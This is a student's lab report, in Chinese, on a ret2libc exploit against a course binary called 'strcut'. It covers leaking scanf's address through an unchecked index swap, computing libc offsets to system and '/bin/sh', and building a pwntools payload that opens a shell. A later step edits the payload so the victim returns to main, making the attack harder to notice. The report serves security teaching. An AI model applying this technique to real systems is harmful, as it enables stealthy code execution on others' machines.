Lab4 Report


唐亚周 519021910804

1. 阅读源码，分析strcut程序的流程

   答：该程序首先读入一个字符串，然后读入两个整型数作为截取字符串的位。如果这两个整型数的值合法，则输出该字符串在这两个位之间的部分。


2. 使用peda的checksec命令查看strcut开了哪些保护?

   答：可以看到开启了 NX 保护。




3. 使用 readelf --syms 查看linux系统下的libc中的scanf和system的相对偏移 （Tips,/lib/i386-linux-gnu/libc.so.6) 修改脚本中对应的值(每个系统的libc可能不一样)，运行ret2lib.py的脚本，并完成利用

   答：使用 `readelf --syms` 查看相对偏移如下。可以看到 `scanf` 的相对地址为 `0x0005c0d0`，`system` 的相对地址为 `0x0003adb0`。[1]




   因此我们可以计算出这两个系统调用的相对偏移为它们的相对地址之差，即 `0x00021320`。

   然后用 `strings` 命令查看 `/bin/sh` 字符串在 libc 中的相对地址[2]，可以看到为 `0x0015bb2b`。之后会将该字符串作为 `systen` 指令的输入。



   将这两个值填入脚本的 `system_to_c99_scanf` 和 `system_to_sh_str` 中，然后运行脚本，结果如下。




   可以看到该程序打印出了我的用户名，说明攻击成功。

4. 使用GDB调试程序，分析在控制指针后栈的布局（tips, 在有漏洞函数的ret处下断点）


答：这里我使用 pwntools 的 `gdb.attach` 函数来方便地调试。在 Python 脚本中加入

```
gdb.attach(p,'''
b Suggestion
''')
```

然后运行脚本，并在弹出的 gdb 窗口中输出 `c`，从而执行到断点处。然后再单步调试到该函数的 ret 指令，可以看到栈的布局如下。可以看到返回的函数是 `system` 函数，返回的地址是脚本中设置的 `0xabcdefab` 地址，而 `system` 函数的第一个参数为 `"/bin/sh"`，这样就实现了攻击。[3]



作为对比，我观察了正常情况下执行到该处的栈的布局，如下。可以看到返回函数就是 `main` 函数。



5. 我们可以获取scanf的地址，源自于程序的漏洞，请对此做分析与说明

答：脚本中针对 `start` 和 `end` 的输入为

```
p.sendline('68 64')
```

而在源程序中我们可以看到，当 `start > end` 时，程序只是简单地将这两个变量的值进行交换，并没有检查它们是否越界。这就是程序的漏洞所在。

还可以看到，源程序中有一个自定义结构体 `stupid_global` 类型的变量 `global`。

```
#define BUFFER_SIZE 0x40

struct stupid_global
{
    char buffer[BUFFER_SIZE];
    void *system_addr;
}__attribute__ ((aligned (1)));

struct stupid_global global;

int main()
{
    ...
    global.system_addr = *(unsigned int *)(*(unsigned int *)((char *)scanf + 2));
    ...
}
```

因此我们可以发现，`global` 的前 64 个字节是 `buffer`，而 65 到 68 个字节则是 `system_addr`，其中存有 `scanf` 指令的地址。当我们输入 68 和 64 至 `start` 和 `end` 时，程序会输出 `buffer` 数组 64~67 位的值，刚好就是我们所需要的。

（但这里我对于为什么 `global.system_addr` 的赋值中有个 `+2`，以及为什么 `buf` 要先 `recv` 一个 byte，并不是很理解。）

6. 为了让攻击不易被察觉，请修改ret2lib.py，使得exit命令结束后，受害程序回到main函数重新执行

答：我们只需要把脚本中设置的地址 `0xabcdefab` 改成 `main` 函数的地址即可。在脚本中加入以下语句来获得 `main` 函数的地址。[4]

```
elf = ELF('./strcut')
main_addr = elf.symbols['main']
```

然后将 `payload` 改成

```
payload = junk + 'U' + p32(system_addr) + p32(main_addr) + p32(sh_addr)
```

运行结果如下，可以看到攻击结束后，重新运行了 `main` 函数。

```
student@IS308:~/SysSec-labs/LAB4/ret2libc$ python ret2lib.py
[!] Pwntools does not support 32-bit Python.  Use a 64-bit release.
[+] Starting local process './strcut': pid 2990
[*] '/mnt/hgfs/SJTU_Files/3-Junior-2/IS308-Computer-System-Security/SysSec-labs/
LAB4/ret2libc/strcut'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[*] Switching to interactive mode

student
######string cutter######
String length:
$
```

7. （选做）：获取可以实现一次攻击的载荷数据流
   附加条件：关闭当前系统的ASLR

8. （选做）：利用ROP的方式完成一个打开文件的操作(Tips, open,read,write)

致谢： 感谢胡康喆同学在这次实验中对我的帮助！他耐心地解答了我许多问题，让我顺利完成了这次作业，并且收获了许多。同时也感谢助教余学长对我的帮助！

---

1. https://stackoverflow.com/questions/3065535/what-are-the-meanings-of-the-columns-of-the-symbol-table-displayed-by-readelf ↩

2. https://blog.csdn.net/weixin_44932880/article/details/109607643 ↩

3. https://ctf-wiki.org/pwn/linux/user-mode/stackoverflow/x86/basic-rop/#ret2libc ↩

4. https://stackoverflow.com/questions/70167909/is-there-any-way-to-use-pwn-tools-to-find-the-address-of-a-function-in-an-execut ↩